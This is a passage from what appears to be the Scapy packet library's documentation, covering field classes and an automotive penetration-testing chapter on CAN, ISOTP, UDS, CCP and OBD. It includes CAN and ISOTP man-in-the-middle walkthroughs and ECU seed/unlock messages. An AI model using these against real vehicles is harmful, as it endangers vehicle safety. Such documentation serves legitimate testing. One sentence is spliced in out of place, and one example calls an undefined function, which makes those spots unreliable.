Emph          # Wrapper to emphasize field when printing, e.g. Emph(IPField("dst
↪", "127.0.0.1")),

ActionField

ConditionalField(fld, cond)
    # Wrapper to make field 'fld' only appear if
    # function 'cond' evals to True, e.g.
    # ConditionalField(XShortField("chksum", None), lambda pkt: pkt.
↪chksumpresent==1)

PadField(fld, align, padwith=None)
    # Add bytes after the proxified field so that it ends at
    # the specified alignment from its beginning

BitExtendedField(extension_bit)
    # Field with a variable number of bytes. Each byte is made of:
    # - 7 bits of data
    # - 1 extension bit:
    #   * 0 means that it is the last byte of the field ("stopping bit
↪")
    #   * 1 means that there is another byte after this one (
↪"forwarding bit")
    # extension_bit is the bit number [0-7] of the extension bit in the_
↪byte

MSBExtendedField, LSBExtendedField      # Special cases of BitExtendedField

```


6.5.6 TCP/IP

```
IPField
SourceIPField

IPOptionsField
TCPOptionsField

MACField
DestMACField(MACField)
SourceMACField(MACField)
ARPSourceMACField(MACField)

ICMPTimestampField
```

6.5.7 802.11

```
Dot11AddrMACField
Dot11Addr2MACField
Dot11Addr3MACField
Dot11Addr4MACField
Dot11SCField
```

6.5.8 DNS

```
DNSStrField
DNSRRCountField
DNSRRField
DNSQRField
RDataField
RDLenField
```

6.5.9 ASN.1

```
ASN1F_element
ASN1F_field
ASN1F_INTEGER
ASN1F_enum_INTEGER
ASN1F_STRING
ASN1F_OID
ASN1F_SEQUENCE
ASN1F_SEQUENCE_OF
ASN1F_PACKET
ASN1F_CHOICE
```

6.5.10 Other protocols

```
NetBIOSNameField      # NetBIOS (StrFixedLenField)

ISAKMPTransformSetField  # ISAKMP (StrLenField)

TimeStampField         # NTP (BitField)
```

6.6 Design patterns

Some patterns are similar to a lot of protocols and thus can be described the same way in Scapy.

The following parts will present several models and conventions that can be followed when implementing a new protocol.

6.6.1 Field naming convention

The goal is to keep the writing of packets fluent and intuitive. The basic instructions are the following :

- Use inverted camel case and common abbreviations (e.g. len, src, dst, dstPort, srcIp).
- Wherever it is either possible or relevant, prefer using the names from the specifications. This aims to help newcomers to easily forge packets.

6.6.2 Add new protocols to Scapy

New protocols can go either in `scapy/layers` or to `scapy/contrib`. Protocols in `scapy/layers` should be usually found on common networks, while protocols in `scapy/contrib` should be uncommon or specific.

To be precise, `scapy/layers` protocols should not be importing `scapy/contrib` protocols, whereas `scapy/contrib` protocols may import both `scapy/contrib` and `scapy/layers` protocols.

Scapy provides an `explore()` function, to search through the available layer/contrib modules. Therefore, modules contributed back to Scapy must provide information about them, knowingly:

- A **contrib** module must have defined, near the top of the module (below the license header is a good place) **(without the brackets)** Example

```
# scapy.contrib.description = [...]
# scapy.contrib.status = [...]
# scapy.contrib.name = [...] (optional)
```

- If the contrib module does not contain any packets, and should not be indexed in `explore()`, then you should instead set:

```
# scapy.contrib.status = skip
```

- A **layer** module must have a docstring, in which the first line shortly describes the module.

Calling Scapy functions

This section provides some examples that show how to benefit from Scapy functions in your own code.

7.1 UDP checksum

The following example explains how to use the `checksum()` function to compute and UDP checksum manually. The following steps must be performed:

1. compute the UDP pseudo header as described in RFC768
2. build a UDP packet with Scapy with `p[UDP].chksum=0`
3. call `checksum()` with the pseudo header and the UDP packet

```
from scapy.all import *

# Get the UDP checksum computed by Scapy
packet = IP(dst="10.11.12.13", src="10.11.12.14") / UDP() / DNS()
packet = IP(raw(packet)) # Build packet (automatically done when sending)
checksum_scapy = packet[UDP].chksum

# Set the UDP checksum to 0 and compute the checksum 'manually'
packet = IP(dst="10.11.12.13", src="10.11.12.14") / UDP(chksum=0) / DNS()
packet_raw = raw(packet)
udp_raw = packet_raw[20:]
# in4_chksum is used to automatically build a pseudo-header
chksum = in4_chksum(socket.IPPROTO_UDP, packet[IP], udp_raw) # For more_
→infos, call "help(in4_chksum)"

assert(checksum_scapy == chksum)
```

Automotive Penetration Testing with Scapy

Note: All automotive related features work best on Linux systems. CANSockets and ISOTPSockets in Scapy are based on Linux kernel modules. The python-can project is used to support CAN and CANSockets on other systems, besides Linux. This guide explains the hardware setup on a BeagleBone Black. The BeagleBone Black was chosen because of its two CAN interfaces on the main processor. The presence of two CAN interfaces in one device gives the possibility of CAN MITM attacks and session hijacking. The Cannelloni framework turns a BeagleBone Black into a CAN-to-UDP interface, which gives you the freedom to run Scapy on a more powerful machine.

8.1 Protocols

The following table should give a brief overview about all automotive capabilities of Scapy. Most application layer protocols have many specialized `Packet` classes. These special purpose classes are not part of this overview. Use the `explore()` function to get all information about one specific protocol.

OSI Layer	Protocol	Scapy Implementations
Application Layer	UDS (ISO 14229)	UDS, UDS_*
	GMLAN	GMLAN, GMLAN_*
	SOME/IP	SOMEIP, SD
	BMW ENET	ENET, ENETSocket
	OBD	OBD, OBD_S0X
	CCP	CCP, DTO, CRO
Transportation Layer	ISO-TP (ISO 15765-2)	ISOTPSocket, ISOTPNativeSocket, ISOTPSocketSoftSocket, ISOTPSniffer, ISOTPMMessageBuilder, ISOTPHheader, ISOTPHheaderEA, ISOTP, ISOTP_SF, ISOTP_FF, ISOTP_CF, ISOTP_FC
Data Link Layer	CAN (ISO 11898)	CAN, CANSocket, rdcandump

8.1.1 Hands-On

Send a message over Linux SocketCAN:

```
load_layer('can')
load_contrib('cansocket')
socket = CANSocket(iface='can0')
packet = CAN(identifier=0x123, data=b'01020304')

socket.srl(packet, timeout=1)

srcan(packet, 'can0', timeout=1)
```

Send a message over a Vector CAN-Interface:

```
import can
load_layer('can')
conf.contribs['CANSocket'] = {'use-python-can' : True}
load_contrib('cansocket')
from can.interfaces.vector import VectorBus
socket = CANSocket(iface=VectorBus(0, bitrate=1000000))
packet = CAN(identifier=0x123, data=b'01020304')
socket.srl(packet)

srcan(packet, VectorBus(0, bitrate=1000000))
```

8.2 System compatibilities

Dependent on your setup, different implementations have to be used.

Python OS	Linux with can_isotp	Linux wo can_isotp	Windows / OSX
Python 3	ISOTPNativeSocket conf.contribs['CANSocket'] = {'use-python-can': False}	ISOTPSocket	ISOTPSocket conf.contribs['CANSocket'] = {'use-python-can': True}
Python 2	ISOTPSocket conf.contribs['CANSocket'] = {'use-python-can': True}		ISOTPSocket conf.contribs['CANSocket'] = {'use-python-can': True}

The class `ISOTPSocket` can be set to a `ISOTPNativeSocket` or a `ISOTPSocket`. The decision is made dependent on the configuration `conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}` (to select `ISOTPNativeSocket`) or `conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}` (to select `ISOTPSocket`). This will allow you to write platform independent code. Apply this configuration before loading the ISOTP layer with `load_contrib("isotp")`.

Another remark in respect to `ISOTPSocket` compatibility. Always use `with` for socket creation. Example:

```
with ISOTPSocket("vcan0", did=0x241, sid=0x641) as sock:
    sock.send(...)
```

8.3 CAN Layer

8.3.1 Setup

These commands enable a virtual CAN interface on a Linux machine:

```
from scapy.layers.can import *
import os

bashCommand = "/bin/bash -c 'sudo modprobe vcan; sudo ip link add name_
↪vcan0 type vcan; sudo ip link set dev vcan0 up'"
os.system(bashCommand)
```

If it's required, the CAN interface can be set into a listen-only or loopback mode with `ip link set` commands:

```
ip link set vcan0 type can help # shows additional information
```

This example shows a basic functions of Linux can-utils. These utilities are handy for quick checks or logging.

8.3.2 CAN Frame

Creating a standard CAN frame:

```
frame = CAN(identifier=0x200, length=8, data=b
↳ '\x01\x02\x03\x04\x05\x06\x07\x08')
```

Creating an extended CAN frame:

```
frame = CAN(flags='extended', identifier=0x10010000, length=8, data=b
↳ '\x01\x02\x03\x04\x05\x06\x07\x08')
```

Writing and reading to pcap files:

```
x = CAN(identifier=0x7ff, length=8, data=b'\x01\x02\x03\x04\x05\x06\x07\x08')
wrpcap('/tmp/scapyPcapTest.pcap', x, append=False)
y = rdpcap('/tmp/scapyPcapTest.pcap', 1)
```

8.3.3 CANSocket native

Creating a simple native CANSocket:

```
conf.contribs['CANSocket'] = {'use-python-can': False} #(default)
load_contrib('cansocket')

# Simple Socket
socket = CANSocket(iface="vcan0")
```

Creating a native CANSocket only listen for messages with Id == 0x200:

```
socket = CANSocket(iface="vcan0", can_filters=[{'can_id': 0x200, 'can_mask'
↳ ': 0x7FF}])
```

Creating a native CANSocket only listen for messages with Id >= 0x200 and Id <= 0x2ff:

```
socket = CANSocket(iface="vcan0", can_filters=[{'can_id': 0x200, 'can_mask'
↳ ': 0x700}])
```

Creating a native CANSocket only listen for messages with Id != 0x200:

```
socket = CANSocket(iface="vcan0", can_filters=[{'can_id': 0x200 | CAN_INV_
↳ FILTER, 'can_mask': 0x7FF}])
```

Creating a native CANSocket with multiple can_filters:

```
socket = CANSocket(iface='vcan0', can_filters=[{'can_id': 0x200, 'can_mask'
↳ ': 0x7ff},
{'can_id': 0x400, 'can_mask
↳ ': 0x7ff},
{'can_id': 0x600, 'can_mask
↳ ': 0x7ff},
{'can_id': 0x7ff, 'can_mask
↳ ': 0x7ff}])
```


Creating a native CANSocket which also receives its own messages:

```
socket = CANSocket(iface="vcan0", receive_own_messages=True)
```

Sniff on a CANSocket:

8.3.4 CANSocket python-can

python-can is required to use various CAN-interfaces on Windows, OSX or Linux. The python-can library is used through a CANSocket object. To create a python-can CANSocket object, a python-can Bus object has to be used as interface. The timeout parameter can be used to increase the receive performance of a python-can CANSocket object. recv inside a python-can CANSocket object is implemented through busy wait, since there is no select functionality on Windows or on some proprietary CAN interfaces (like Vector interfaces). A small timeout might be required, if a sniff or bridge_and_sniff on multiple interfaces is performed.

Ways of creating a python-can CANSocket:

```
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('cansocket')
import can
```

Creating a simple python-can CANSocket:

```
socket = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel=
↳ 'vcan0', bitrate=250000))
```

Creating a python-can CANSocket with multiple filters:

```
socket = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel=
↳ 'vcan0', bitrate=250000,
                    can_filters=[{'can_id': 0x200, 'can_mask': 0x7ff},
                                {'can_id': 0x400, 'can_mask': 0x7ff},
                                {'can_id': 0x600, 'can_mask': 0x7ff},
                                {'can_id': 0x7ff, 'can_mask': 0x7ff}])))
```

For further details on python-can check: <https://python-can.readthedocs.io/en/2.2.0/>

8.3.5 CANSocket MITM attack with bridge and sniff

This example shows how to use bridge and sniff on virtual CAN interfaces. For real world applications, use real CAN interfaces. Set up two vcan on Linux terminal:

```
sudo modprobe vcan
sudo ip link add name vcan0 type vcan
sudo ip link add name vcan1 type vcan
sudo ip link set dev vcan0 up
sudo ip link set dev vcan1 up
```

Import modules:

```
import threading
load_contrib('cansocket')
load_layer("can")
```

Create can sockets for attack:

```
socket0 = CANSocket(iface='vcan0')
socket1 = CANSocket(iface='vcan1')
```

Create a function to send packet with threading:

```
def sendPacket():
    sleep(0.2)
    socket0.send(CAN(flags='extended', identifier=0x10010000, length=8,
→data=b'\x01\x02\x03\x04\x05\x06\x07\x08'))
```

Create a function for forwarding or change packets:

```
def forwarding(pkt):
    return pkt
```

Create a function to bridge and sniff between two sockets:

```
def bridge():
    bSocket0 = CANSocket(iface='vcan0')
    bSocket1 = CANSocket(iface='vcan1')
    bridge_and_sniff(if1=bSocket0, if2=bSocket1, xfrm12=forwarding,
→xfrm21=forwarding, timeout=1)
    bSocket0.close()
    bSocket1.close()
```

Create threads for sending packet and to bridge and sniff:

```
threadBridge = threading.Thread(target=bridge)
threadSender = threading.Thread(target=sendMessage)
```

Start the threads:

```
threadBridge.start()
threadSender.start()
```

Sniff packets:

```
packets = socket1.sniff(timeout=0.3)
```

Close the sockets:

```
socket0.close()
socket1.close()
```

8.4 CAN Calibration Protocol (CCP)

CCP is derived from CAN. The CAN-header is part of a CCP frame. CCP has two types of message objects. One is called Command Receive Object (CRO), the other is called Data Transmission Object (DTO). Usually CROs are sent to an ECU, and DTOs are received from an ECU. The information, if one DTO answers a CRO is implemented through a counter field (ctr). If both objects have the same counter value, the payload of a DTO object can be interpreted from the command of the associated CRO object.

Creating a CRO message:

```
CCP(identifier=0x700)/CRO(ctr=1)/CONNECT(station_address=0x02)
CCP(identifier=0x711)/CRO(ctr=2)/GET_SEED(resource=2)
CCP(identifier=0x711)/CRO(ctr=3)/UNLOCK(key=b"123456")
```

If we aren't interested in the DTO of an ECU, we can just send a CRO message like this: Sending a CRO message:

```
pkt = CCP(identifier=0x700)/CRO(ctr=1)/CONNECT(station_address=0x02)
sock = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel=
→'vcan0', bitrate=250000))
sock.send(pkt)
```

If we are interested in the DTO of an ECU, we need to set the basecls parameter of the CANSocket to CCP and we need to use srl: Sending a CRO message:

```
cro = CCP(identifier=0x700)/CRO(ctr=0x53)/PROGRAM_6(data=b
→"\x10\x11\x12\x10\x11\x12")
sock = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel=
→'vcan0', bitrate=250000), basecls=CCP)
dto = sock.srl(cro)
dto.show()
###[ CAN Calibration Protocol ]###
  flags=
  identifier= 0x700
  length= 8
  reserved= 0
###[ DTO ]###
  packet_id= 0xff
  return_code= acknowledge / no error
  ctr= 83
###[ PROGRAM_6.DTO ]###
  MTA0_extension= 2
  MTA0_address= 0x34002006
```

Since srl calls the answers function, our payload of the DTO objects gets interpreted with the command of our CRO object.

8.5 ISOTP

8.5.1 ISOTP message

Creating an ISOTP message:

```
load_contrib('isotp')
ISOTP(src=0x241, dst=0x641, data=b"\x3eabc")
```

Creating an ISOTP message with extended addressing:

```
ISOTP(src=0x241, dst=0x641, exdst=0x41, data=b"\x3eabc")
```

Creating an ISOTP message with extended addressing:

```
ISOTP(src=0x241, dst=0x641, exdst=0x41, exsrc=0x41, data=b"\x3eabc")
```

Create CAN-frames from an ISOTP message:

```
ISOTP(src=0x241, dst=0x641, exdst=0x41, exsrc=0x55, data=b"\x3eabc" * 10).
↳ fragment()
```

Send ISOTP message over ISOTP socket:

```
isoTpSocket = ISOTPSocket('vcan0', sid=0x241, did=0x641)
isoTpMessage = ISOTP('Message')
isoTpSocket.send(isoTpMessage)
```

Sniff ISOTP message:

```
isoTpSocket = ISOTPSocket('vcan0', sid=0x641, did=0x241)
packets = isoTpSocket.sniff(timeout=0.5)
```

8.5.2 ISOTP MITM attack with bridge and sniff

Set up two vcan on Linux terminal:

```
sudo modprobe vcan
sudo ip link add name vcan0 type vcan
sudo ip link add name vcan1 type vcan
sudo ip link set dev vcan0 up
sudo ip link set dev vcan1 up
```

Set up ISOTP:

```
.. note::
```

First make sure you build an iso-tp kernel module.

When the vcan core module is loaded with “sudo modprobe vcan” the iso-tp module can be loaded to the kernel.

Therefore navigate to isotp directory, and load module with “sudo insmod ./net/can/can-isotp.ko”. (Tested on Kernel 4.9.135-1-MANJARO)

Detailed instructions you find in <https://github.com/hartkopp/can-isotp>.

Import modules:

```
import threading
load_contrib('cansocket')
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
load_contrib('isotp')
```

Create to ISOTP sockets for attack:

```
isoTpSocketVCan0 = ISOTPSocket('vcan0', sid=0x241, did=0x641)
isoTpSocketVCan1 = ISOTPSocket('vcan1', sid=0x641, did=0x241)
```

Create function to send packet on vcan0 with threading:

```
def sendPacketWithISOTPSocket():
    sleep(0.2)
    packet = ISOTP('Request')
    isoTpSocketVCan0.send(packet)
```

Create function to forward packet:

```
def forwarding(pkt):
    return pkt
```

Create function to bridge and sniff between two buses:

```
def bridge():
    bSocket0 = ISOTPSocket('vcan0', sid=0x641, did=0x241)
    bSocket1 = ISOTPSocket('vcan1', sid=0x241, did=0x641)
    bridge_and_sniff(if1=bSocket0, if2=bSocket1, xfrm12=forwarding,
→xfrm21=forwarding, timeout=1)
    bSocket0.close()
    bSocket1.close()
```

Create threads for sending packet and to bridge and sniff:

```
threadBridge = threading.Thread(target=bridge)
threadSender = threading.Thread(target=sendPacketWithISOTPSocket)
```

Start threads are based on Linux kernel modules. The python-can project is used to support CAN and CANSockets on other systems, besides Linux. This guide explains the hardware setup on a BeagleBone Black. The BeagleBone Black was chosen because of its two CAN interfaces on the main processor. The presence of two CAN interfaces in one device gives the possibility of CAN MITM attacks and session hijacking. The Cannelloni framework turns a BeagleBone Black into a CAN-to-UDP interface, which gives you the freedom to run Scapy on a more powerful machine.:

```
threadBridge.start()
threadSender.start()
```

Sniff on vcan1:

```
receive = isoTpSocketVCan1.sniff(timeout=1)
```

Close sockets:

```
isoTpSocketVCan0.close()
isoTpSocketVCan1.close()
```

An ISOTPSocket will not respect `src`, `dst`, `exdst`, `exsrc` of an ISOTP message object.

8.6 ISOTP Sockets

Scapy provides two kinds of ISOTP Sockets. One implementation, the `ISOTPNativeSocket` is using the Linux kernel module from Hartkopp. The other implementation, the `ISOTPSoftSocket` is completely implemented in Python. This implementation can be used on Linux, Windows, and OSX.

8.6.1 ISOTPNativeSocket

Requires:

- Python3
- Linux
- Hartkopp's Linux kernel module: <https://github.com/hartkopp/can-isotp.git>

During pentests, the `ISOTPNativeSockets` do have a better performance and reliability, usually. If you are working on Linux, consider this implementation:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': True}
load_contrib('isotp')
sock = ISOTPSocket("can0", sid=0x641, did=0x241)
```

Since this implementation is using a standard Linux socket, all Scapy functions like `sniff`, `sr`, `srl`, `bridge_and_sniff` work out of the box.

8.6.2 ISOTPSoftSocket

`ISOTPSoftSockets` can use any `CANSocket`. This gives the flexibility to use all python-can interfaces. Additionally, these sockets work on Python2 and Python3. Usage on Linux with native `CANSockets`:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}
load_contrib('isotp')
with ISOTPSocket("can0", sid=0x641, did=0x241) as sock:
    sock.send(...)
```

Usage with python-can `CANSockets`:

```
conf.contribs['ISOTP'] = {'use-can-isotp-kernel-module': False}
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('isotp')
with ISOTPSocket(CANSocket(iface=python_can.interface.Bus(bustype=
→ 'socketcan', channel="can0", bitrate=250000)), sid=0x641, did=0x241) as _
→ sock:
    sock.send(...)
```

This second example allows the usage of any `python_can.interface` object.

Attention: The internal implementation of `ISOTPSoftSockets` requires a background thread. In order to be able to close this thread properly, we suggest the use of Python's `with` statement.

8.7 UDS

The main usage of UDS is flashing and diagnostic of an ECU. UDS is an application layer protocol and can be used as a DoIP or ENET payload or a UDS packet can directly be sent over an ISOTPSocket. Every OEM has its own customization of UDS. This increases the difficulty of generic applications and OEM specific knowledge is required for penetration tests. RoutineControl jobs and ReadDataByIdentifier/WriteDataByIdentifier services are heavily customized.

Use the argument `basecls=UDS` on the `init` function of an ISOTPSocket.

Here are two usage examples:

8.7.1 Customization of UDS_RDBI, UDS_WDBI

In real-world use-cases, the UDS layer is heavily customized. OEMs define their own substructure of packets. Especially the packets `ReadDataByIdentifier` or `WriteDataByIdentifier` have a very OEM or even ECU specific substructure. Therefore a `StrField` `dataRecord` is not added to the `field_desc`. The intended usage is to create ECU or OEM specific description files, which extend the general UDS layer of Scapy with further protocol implementations.

Customization example:

```
cat scapy/contrib/automotive/OEM-XYZ/car-model-xyz.py
#!/usr/bin/env python

# Protocol customization for car model xyz of OEM XYZ
# This file contains further OEM car model specific UDS additions.

from scapy.packet import Packet
from scapy.contrib.automotive.uds import *

# Define a new packet substructure

class DBI_IP(Packet):
    name = 'DataByIdentifier_IP_Packet'
    fields_desc = [
        ByteField('ADDRESS_FORMAT_ID', 0),
        IPField('IP', ''),
        IPField('SUBNETMASK', ''),
        IPField('DEFAULT_GATEWAY', '')
    ]

# Bind the new substructure onto the existing UDS packets

bind_layers(UDS_RDBIPR, DBI_IP, dataIdentifier=0x172b)
bind_layers(UDS_WDBI, DBI_IP, dataIdentifier=0x172b)

# Give add a nice name to dataIdentifiers enum

UDS_RDBI.dataIdentifiers[0x172b] = 'GatewayIP'
```

If one wants to work with this custom additions, these can be loaded at runtime to the Scapy interpreter:

```
>>> load_contrib("automotive.uds")
>>> load_contrib("automotive.OEM-XYZ.car-model-xyz")

>>> pkt = UDS()/UDS_WDBI()/DBI_IP(IP='192.168.2.1', SUBNETMASK='255.255.
→255.0', DEFAULT_GATEWAY='192.168.2.1')

>>> pkt.show()
###[ UDS ]###
  service= WriteDataByIdentifier
###[ WriteDataByIdentifier ]###
  dataIdentifier= GatewayIP
  dataRecord= 0
###[ DataByIdentifier_IP_Packet ]###
  ADDRESS_FORMAT_ID= 0
  IP= 192.168.2.1
  SUBNETMASK= 255.255.255.0
  DEFAULT_GATEWAY= 192.168.2.1

>>> hexdump(pkt)
0000  2E 17 2B 00 C0 A8 02 01 FF FF FF 00 C0 A8 02 01  ..+.....
```

8.8 GMLAN

GMLAN is very similar to UDS. It's GMs application layer protocol for flashing, calibration and diagnostic of their cars. Use the argument `basecls=GMLAN` on the `init` function of an `ISOTPSocket`.

Usage example:

8.9 SOME/IP and SOME/IP SD messages

8.9.1 Creating a SOME/IP message

This example shows a SOME/IP message which requests a service 0x1234 with the method 0x421. Different types of SOME/IP messages follow the same procedure and their specifications can be seen here http://www.some-ip.com/papers/cache/AUTOSAR_TR_SomeIpExample_4.2.1.pdf.

Load the contribution:

```
load_contrib("automotive.someip")
```

Create UDP package:

```
u = UDP(sport=30509, dport=30509)
```

Create IP package:

```
i = IP(src="192.168.0.13", dst="192.168.0.10")
```


Create SOME/IP package:

```
sip = SOMEIP()
sip.iface_ver = 0
sip.proto_ver = 1
sip.msg_type = "REQUEST"
sip.retcode = "E_OK"
sip.msg_id.srv_id = 0x1234
sip.msg_id.method_id = 0x421
```

Add the payload:

```
sip.add_payload(Raw ("Hello"))
```

Stack it and send it:

```
p = i/u/sip
send(p)
```

8.9.2 Creating a SOME/IP SD message

In this example a SOME/IP SD offer service message is shown with an IPv4 endpoint. Different entries and options basically follow the same procedure as shown here and can be seen at https://www.autosar.org/fileadmin/user_upload/standards/classic/4-3/AUTOSAR_SWS_ServiceDiscovery.pdf.

Load the contribution:

```
load_contrib("automotive.someip_sd")
```

Create UDP package:

```
u = UDP(sport=30490, dport=30490)
```

The UDP port must be the one which was chosen for the SOME/IP SD transmission.

Create IP package:

```
i = IP(src="192.168.0.13", dst="224.224.224.245")
```

The IP source must be from the service and the destination address needs to be the chosen multicast address.

Create the entry array input:

```
ea = SDEntry_Service()

ea.type = 0x01
ea.srv_id = 0x1234
ea.inst_id = 0x5678
ea.major_ver = 0x00
ea.ttl = 3
```

Create the options array input:

```
oa = SDOption_IP4_Endpoint()
oa.addr = "192.168.0.13"
oa.l4_proto = 0x11
oa.port = 30509
```

`l4_proto` defines the protocol for the communication with the endpoint, UDP in this case.

Create the SD package and put in the inputs:

```
sd = SD()
sd.set_entryArray(ea)
sd.set_optionArray(oa)
spsd = sd.get_someip(True)
```

The `get_someip` method stacks the SOMEIP/SD message on top of a SOME/IP message, which has the desired SOME/IP values prefilled for the SOME/IP SD package transmission.

Stack it and send it:

```
p = i/u/spsd
send(p)
```

8.10 OBD message

OBD is implemented on top of ISOTP. Use an `ISOTPSocket` for the communication with a ECU. You should set the parameters `basecls=OBD` and `padding=True` in your `ISOTPSocket` init call.

OBD is split into different service groups. Here are some example requests:

Request supported PIDs of service 0x01:

```
req = OBD()/OBD_S01(pid=[0x00])
```

The response will contain a `PacketListField`, called *data_records*. This field contains the actual response:

```
resp = OBD()/OBD_S01_PR(data_records=[OBD_S01_PR_Record()/OBD_
→PID00(supported_pids=3196041235)])
resp.show()
###[ On-board diagnostics ]###
  service= CurrentPowertrainDiagnosticDataResponse
###[ Parameter IDs ]###
  \data_records\
    |###[ OBD_S01_PR_Record ]###
    |  pid= 0x0
    |###[ PID_00_PIDsSupported ]###
    |    supported_pids=
→PID20+PID1F+PID1C+PID15+PID14+PID13+PID11+PID10+PID0F+PID0E+PID0D+PID0C+PID0B+PID0A+P
```

Let's assume our ECU under test supports the pid 0x15:

```
req = OBD()/OBD_S01(pid=[0x15])
resp = sock.srl(req)
resp.show()
###[ On-board diagnostics ]###
  service= CurrentPowertrainDiagnosticDataResponse
```

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```
####[ Parameter IDs ]###
\data_records\
|####[ OBD_S01_PR_Record ]###
| pid= 0x15
|####[ PID_15_OxygenSensor2 ]###
| outputVoltage= 1.275 V
| trim= 0 %
```

The different services in OBD support different kinds of data. Service 01 and Service 02 support Parameter Identifiers (pid). Service 03, 07 and 0A support Diagnostic Trouble codes (dtc). Service 04 doesn't require a payload. Service 05 is not implemented on OBD over CAN. Service 06 support Monitoring Identifiers (mid). Service 08 support Test Identifiers (tid). Service 09 support Information Identifiers (iid).

8.10.1 Examples:

Request supported Information Identifiers:

```
req = OBD()/OBD_S09(iid=[0x00])
```

Request the Vehicle Identification Number (VIN):

```
req = OBD()/OBD_S09(iid=0x02)
resp = sock.srl(req)
resp.show()
####[ On-board diagnostics ]###
service= VehicleInformationResponse
####[ Infotype IDs ]###
\data_records\
|####[ OBD_S09_PR_Record ]###
| iid= 0x2
|####[ IID_02_VehicleIdentificationNumber ]###
| count= 1
| vehicle_identification_numbers= ['W0L000051T2123456']
```

8.11 Test-Setup Tutorials

8.11.1 Hardware Setup

Beagle Bone Black Operating System Setup

1. Download an Image

The latest Debian Linux image can be found at the website

<https://beagleboard.org/latest-images>. Choose the BeagleBone Black IoT version and download it.

```
wget https://debian.beagleboard.org/images/bone-debian-8.7\
-iot-armhf-2017-03-19-4gb.img.xz
```

After the download, copy it to an SD-Card with minimum of 4 GB storage.

```
xzcat bone-debian-8.7-iot-armhf-2017-03-19-4gb.img.xz | \
sudo dd of=/dev/xvdd
```

2. Enable WiFi

USB-WiFi dongles are well supported by Debian Linux. Login over SSH on the BBB and add the WiFi network credentials to the file `/var/lib/connman/wifi.config`. If a USB-WiFi dongle is not available, it is also possible to share the host's internet connection with the Ethernet connection of the BBB emulated over USB. A tutorial to share the host network connection can be found on this page:

<https://elementztechblog.wordpress.com/2014/12/22/sharing-internet-using-network-over-usb-in-beaglebone-black/>.

Login as root onto the BBB:

```
ssh debian@192.168.7.2
sudo su
```

Provide the WiFi login credentials to connman:

```
echo "[service_home]
Type = wifi
Name = ssid
Security = wpa
Passphrase = xxxxxxxxxxxx" \
> /var/lib/connman/wifi.config
```

Restart the connman service:

```
systemctl restart connman.service
```

Dual-CAN Setup

1. Device tree setup

You'll need to follow this section only if you want to use two CAN interfaces (DCAN0 and DCAN1). This will disable I2C2 from using pins P9.19 and P9.20, which are needed by DCAN0. You only need to perform the steps in this section once.

Warning: The configuration in this section will disable BBB capes from working. Each cape has a small I2C EEPROM that stores info that the BBB needs to know in order to communicate with the cape. Disable I2C2, and the BBB has no way to talk to cape EEPROMs. Of course, if you don't use capes then this is not a problem.

Acquire DTS sources that matches your kernel version. Go [here](#) and switch over to the branch that represents your kernel version. Download the entire branch as a ZIP file. Extract it and do the following (version 4.1 shown as an example):

```
# cd ~/src/linux-4.1/arch/arm/boot/dts/include/
# rm dt-bindings
# ln -s ../../../../../../include/dt-bindings
# cd ..
Edit am335x-bone-common.dtsi and ensure the line with "//
↳pinctrl-0 = <pin2_pins>;" is commented out.
Remove the complete &ocp section at the end of this file
# mv am335x-boneblack.dts am335x-boneblack.raw.dts
# cpp -nostdinc -I include -undef -x assembler-with-cpp_
↳am335x-boneblack.raw.dts > am335x-boneblack.dts
# dtc -W no-unit_address_vs_reg -O dtb -o am335x-boneblack.
↳dtb -b 0 -@ am335x-boneblack.dts
# cp /boot/dtbs/am335x-boneblack.dtb /boot/dtbs/am335x-
↳boneblack.orig.dtb
# cp am335x-boneblack.dtb /boot/dtbs/
Reboot
```

2. Overlay setup

This section describes how to build the device overlays for the two CAN devices (DCAN0 and DCAN1). You only need to perform the steps in this section once.

Acquire BBB cape overlays, in one of two ways...

```
# apt-get install bb-cape-overlays
https://github.com/beagleboard/bb.org-overlays/
```

Then do the following:

```
# cd ~/src/bb.org-overlays-master/src/arm
# ln -s ../../include
# mv BB-CAN1-00A0.dts BB-CAN1-00A0.raw.dts
# cp BB-CAN1-00A0.raw.dts BB-CAN0-00A0.raw.dts
Edit BB-CAN0-00A0.raw.dts and make relevant to CAN0. Example is_
↳shown below.
# cpp -nostdinc -I include -undef -x assembler-with-cpp BB-CAN0-
↳00A0.raw.dts > BB-CAN0-00A0.dts
# cpp -nostdinc -I include -undef -x assembler-with-cpp BB-CAN1-
↳00A0.raw.dts > BB-CAN1-00A0.dts
# dtc -W no-unit_address_vs_reg -O dtb -o BB-CAN0-00A0.dtbo -b 0 -
↳@ BB-CAN0-00A0.dts
# dtc -W no-unit_address_vs_reg -O dtb -o BB-CAN1-00A0.dtbo -b 0 -
↳@ BB-CAN1-00A0.dts
# cp *.dtbo /lib/firmware
```

3. CAN0 Example Overlay

Inside the DTS folder, create a file with the content of the following listing.

```
cd ~/bb.org-overlays/src/arm
cat <<EOF > BB-CAN0-00A0.raw.dts

/*
 * Copyright (C) 2015 Robert Nelson <robertcnelson@gmail.com>
```

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```

*
* Virtual cape for CAN0 on connector pins P9.19 P9.20
*
* This program is free software; you can redistribute it and/or
↪ modify
* it under the terms of the GNU General Public License version 2 as
* published by the Free Software Foundation.
*/
/dts-v1/;
/plugin/;

#include <dt-bindings/board/am335x-bbw-bbb-base.h>
#include <dt-bindings/pinctrl/am33xx.h>

/ {
    compatible = "ti,beaglebone", "ti,beaglebone-black", "ti,
↪ beaglebone-green";

    /* identification */
    part-number = "BB-CAN0";
    version = "00A0";

    /* state the resources this cape uses */
    exclusive-use =
        /* the pin header uses */
        "P9.19",          /* can0_rx */
        "P9.20",          /* can0_tx */
        /* the hardware ip uses */
        "dcan0";

    fragment@0 {
        target = <&am33xx_pinmux>;
        __overlay__ {
            bb_dcan0_pins: pinmux_dcan0_pins {
                pinctrl-single,pins = <
                    BONE_P9_19 (PIN_INPUT_PULLUP | MUX_MODE2) /*
↪ uart1_txd.d_can0_rx */
